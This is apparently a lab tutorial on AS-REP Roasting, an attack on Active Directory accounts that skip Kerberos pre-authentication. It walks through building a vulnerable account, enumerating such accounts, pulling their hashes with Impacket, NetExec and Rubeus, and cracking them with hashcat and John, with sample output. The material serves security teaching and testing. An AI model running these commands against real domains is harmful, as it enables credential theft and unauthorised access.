
AS-REP Roasting: Exploiting Accounts Without Kerberos Pre-Authentication
How disabling Kerberos pre-authentication hands attackers an offline password crack with no credentials required. Lab setup, enumeration, exploitation, and offline cracking.
TL;DR
AS-REP Roasting abuses user accounts that have the "Do not require Kerberos preauthentication" flag (DONT_REQ_PREAUTH) enabled. When this flag is on, anyone can ask the KDC for an AS-REP ticket for that user without proving who they are. Part of the response comes encrypted with a key derived from the user's password, which allows an offline brute-force attack against the hash, without generating noisy login attempts on the DC.
How Kerberos pre-authentication works
To understand the attack, we first need to understand what it breaks.

In the normal Kerberos flow, when a user wants to authenticate, the client sends an AS-REQ message to the KDC (the Domain Controller). With pre-authentication enabled (the default), that AS-REQ carries a field called PA-ENC-TIMESTAMP: a timestamp encrypted with the key derived from the user's password.
The KDC decrypts that timestamp using the key it knows for that user:
- If it decrypts correctly and the time is valid → the user has proven they know the password, and the KDC responds with the AS-REP containing the TGT.
- If it fails → the KDC refuses. No useful encrypted material is handed out.
In other words, pre-authentication exists precisely to prevent someone from requesting a user's cryptographic material without first proving their identity. It is the defense against offline attacks at the initial authentication step.
What changes without pre-authentication

When the account has DONT_REQ_PREAUTH enabled, the KDC does not require the PA-ENC-TIMESTAMP. It simply accepts the AS-REQ and responds with the AS-REP.
And here is the problem: part of the AS-REP is encrypted with the key derived from the user's password. Specifically, the enc-part structure (which contains the session key and TGT data) comes encrypted with the hash of the user's password.
Since the attacker receives that encrypted blob without needing to authenticate, they can take it home and try to crack the password offline, testing candidates until decryption produces a valid structure.
Normal flow (with pre-authentication):
Vulnerable flow (without pre-authentication — DONT_REQ_PREAUTH set):
The configuration in Active Directory
The flag lives in the userAccountControl attribute of the user object. The corresponding bit is:
| Flag | Value | Bit |
|---|---|---|
DONT_REQ_PREAUTH | 0x400000 (4194304) | 22 |
Why would an account end up like this?
- Compatibility with legacy systems that don't support Kerberos pre-authentication (old applications, misconfigured Unix/MIT Kerberos integrations).
- Misconfiguration or inheritance from old templates.
- Deliberate flagging by an administrator who didn't understand the risk.
Setting it up in the lab (for demonstration)
We'll build the scenario from scratch in the evilcorp.local lab (DC: EVILCORP-DC01.evilcorp.local), creating a "legacy" service account and marking it as vulnerable. All the commands below run on the DC (or on a host with the RSAT ActiveDirectory module and domain administration credentials).
Step 1 — Create the service account
# Lab password: deliberately weak, present in rockyou.txt, and still
# compliant with the AD default complexity policy (upper + lower + digit)
$Password = ConvertTo-SecureString "Password1" -AsPlainText -Force

New-ADUser `
    -Name "svc-legacy" `
    -SamAccountName "svc-legacy" `
    -UserPrincipalName "[email protected]" `
    -DisplayName "Legacy Service Account" `
    -Description "Legacy service account - AS-REP Roasting lab" `
    -AccountPassword $Password `
    -Enabled $true `
    -PasswordNeverExpires $true
Step 2 — Enable the DONT_REQ_PREAUTH flag
This is what makes the account vulnerable, the equivalent in ADUC of checking "Do not require Kerberos preauthentication" on the user's Account tab.
Set-ADAccountControl -Identity "svc-legacy" -DoesNotRequirePreAuth $true
Step 3 — Confirm it is now vulnerable
Get-ADUser svc-legacy -Properties userAccountControl, DoesNotRequirePreAuth |
    Select-Object Name, DoesNotRequirePreAuth, userAccountControl
Expected output. Note the DoesNotRequirePreAuth : True and the 0x400000 (4194304) bit added to userAccountControl:
Name       DoesNotRequirePreAuth userAccountControl
----       --------------------- ------------------
svc-legacy                  True            4260352
The value
4260352=66048(normal enabled account, password never expires)+ 4194304(theDONT_REQ_PREAUTHbit). If you compute4260352 -band 4194304, the result is4194304, confirming the bit is set.
Done: from this point on, svc-legacy can be roasted by anyone who can reach the DC. In the next sections we'll enumerate it and extract the hash.
Enumeration
The goal is to find who has the flag enabled. There are two scenarios: with domain credentials (LDAP) and without credentials (guessing users directly against the KDC).
With valid credentials (via LDAP)
With any authenticated domain account, we filter by userAccountControl containing bit 22.
PowerShell (from the defensive side or with a session in the domain):
Get-ADUser -Filter 'useraccountcontrol -band 4194304' -Properties DoesNotRequirePreAuth |
    Select-Object SamAccountName, Enabled, DoesNotRequirePreAuth
Raw LDAP filter (bitwise AND with the OID 1.2.840.113556.1.4.803):
(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))
With PowerView (offensive / authorized-pentest context):
Get-DomainUser -PreauthNotRequired -Properties samaccountname, useraccountcontrol
With ldapsearch from Linux:
ldapsearch -x -H ldap://EVILCORP-DC01.evilcorp.local -D '[email protected]' -w 'Password123' \
  -b 'DC=evilcorp,DC=local' \
  '(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))' \
  samaccountname
With BloodHound: the data is collected and you can filter by "Users with DontReqPreAuth" in the pre-built queries, great for quickly finding these targets in a large domain.
Without credentials (only with a list of users)
Here is the interesting and frequently overlooked point: you don't need to be authenticated. If you have a list of candidate usernames (obtained via OSINT, email enumeration, a previous spray, etc.), you can simply ask the KDC about each one. Whoever has the flag enabled returns the hash.
This makes AS-REP Roasting a useful technique already in the early stages, when you still have no credentials at all.
Exploitation
Three tools cover most scenarios: Impacket GetNPUsers.py (Linux), NetExec / nxc (Linux, the most convenient for operating over the network), and Rubeus (Windows/.NET).
Impacket — GetNPUsers.py
Scenario 1 — no credentials, with a wordlist of users:
impacket-GetNPUsers evilcorp.local/ -no-pass -usersfile users.txt \
    -format hashcat -outputfile asrep_hashes.txt -dc-ip 10.10.10.10
-no-pass: we provide no password (no need to authenticate).-usersfile: the list of candidates.-format hashcat: outputs directly in the hashcat-ready format.
$ impacket-GetNPUsers evilcorp.local/ -no-pass -usersfile users.txt -format hashcat -outputfile asrep_hashes.txt -dc-ip 192.168.147.137
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[email protected]:191e2ed0e9f99afae09d31ac2708ceeb$9d7879164841c8f4e1a2de60e2ca412ec58d38602d8228deb21f154089a36ce86e7d4aea28ebf68f79d1752b072e2e43bae8e3334fd759fe4226bb30de2cc1d8cd72ecb6e060d4ffe6f7bcc8b392da1ce28bf14a1bf942b558d13df93c2c34c8e75618ee7747ea7125cde598b81323bc2eff06be1c38dcd3f7112af9a536f9568092a29750ad12bb04e77c9f28ee04026b1cc75163efc7c64a5f096680571c6f440f748edabcd679a3d4534b2bafcf27d29024f616d7af2e256739473ef4d9472735a4e0142e8bee1a62d496625faa6fa8143ba506071396b9c36f663fdcc928e833f2786dc470d90d4d00c83dcf6385
Scenario 2 — with valid credentials, letting the tool enumerate on its own via LDAP:
impacket-GetNPUsers evilcorp.local/user:'Password123' \
    -request -format hashcat -outputfile asrep_hashes.txt -dc-ip 10.10.10.10
-request makes the tool query LDAP, list who has DONT_REQ_PREAUTH, and request all the AS-REPs at once.
NetExec (nxc)
NetExec (the successor to CrackMapExec) has roasting built into the --asreproast module of the LDAP protocol. It's the most comfortable path for operating over the network: a single command enumerates the vulnerable accounts and writes out the hashes.
Scenario 1 — with valid credentials (automatic enumeration via LDAP):
nxc ldap 10.10.10.10 -u user -p 'Password123' --asreproast asrep_hashes.txt
Expected output in the lab. The svc-legacy we created shows up with its hash ready:
LDAP        10.10.10.10     389    EVILCORP-DC01    [*] Windows Server ... (name:EVILCORP-DC01) (domain:evilcorp.local)
LDAP        10.10.10.10     389    EVILCORP-DC01    [+] evilcorp.local\user:Password123
LDAP        10.10.10.10     389    EVILCORP-DC01    [email protected]:a1b2c3...<blob>...
Scenario 2 — no credentials, with a list of users:
nxc ldap 10.10.10.10 -u users.txt -p '' --asreproast asrep_hashes.txt
Useful details:
- The file passed to
--asreproastreceives the hashes already in hashcat format (mode 18200), ready for cracking. - What appears in the terminal are the collected hashes; the file is the persisted output.
- If you'd rather use Kerberos instead of a password (for example, with a ticket already in cache), nxc accepts
-k/--use-kcache. - Keep in mind the module lives under the
ldapprotocol, notsmb. A common mistake is tryingnxc smb ... --asreproast.
nxc is especially handy when you're already sweeping a network range: you can point it at multiple targets and concentrate the collection in a single step.
Rubeus (from a Windows host in the domain)
# Automatically harvests the AS-REPs of all users without pre-auth
Rubeus.exe asreproast /format:hashcat /outfile:asrep_hashes.txt

# Or targeting a specific user
Rubeus.exe asreproast /user:svc-legacy /format:hashcat /nowrap
Rubeus queries the domain, identifies the targets, and collects the hashes in a single step. /nowrap avoids line breaks that interfere with cracking.
What the hash looks like
The hashcat format (mode 18200) looks like this:
[email protected]:a1b2c3...<long hex blob>...
23indicates the RC4-HMAC (etype 23) cipher type, the most common and the fastest to crack.- If the environment enforces AES, you'll see etypes 17/18, which are also crackable but with much higher computational cost.
Offline cracking
With the hashes in hand, the work is offline. Nothing else touches the DC.
Hashcat (mode 18200):
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt
Expected result. The hash is cracked and the password is revealed at the end of the line:
[email protected]:191e2ed0...<blob>...:Password1
You can re-display already-cracked hashes at any time with hashcat -m 18200 asrep_hashes.txt --show.
John the Ripper:
john --format=krb5asrep --wordlist=/usr/share/wordlists/rockyou.txt asrep_hashes.txt
If the password is in the wordlist (or derivable via rules), it falls. Service accounts often have weak, old, and rarely rotated passwords, which is why they're such valuable targets.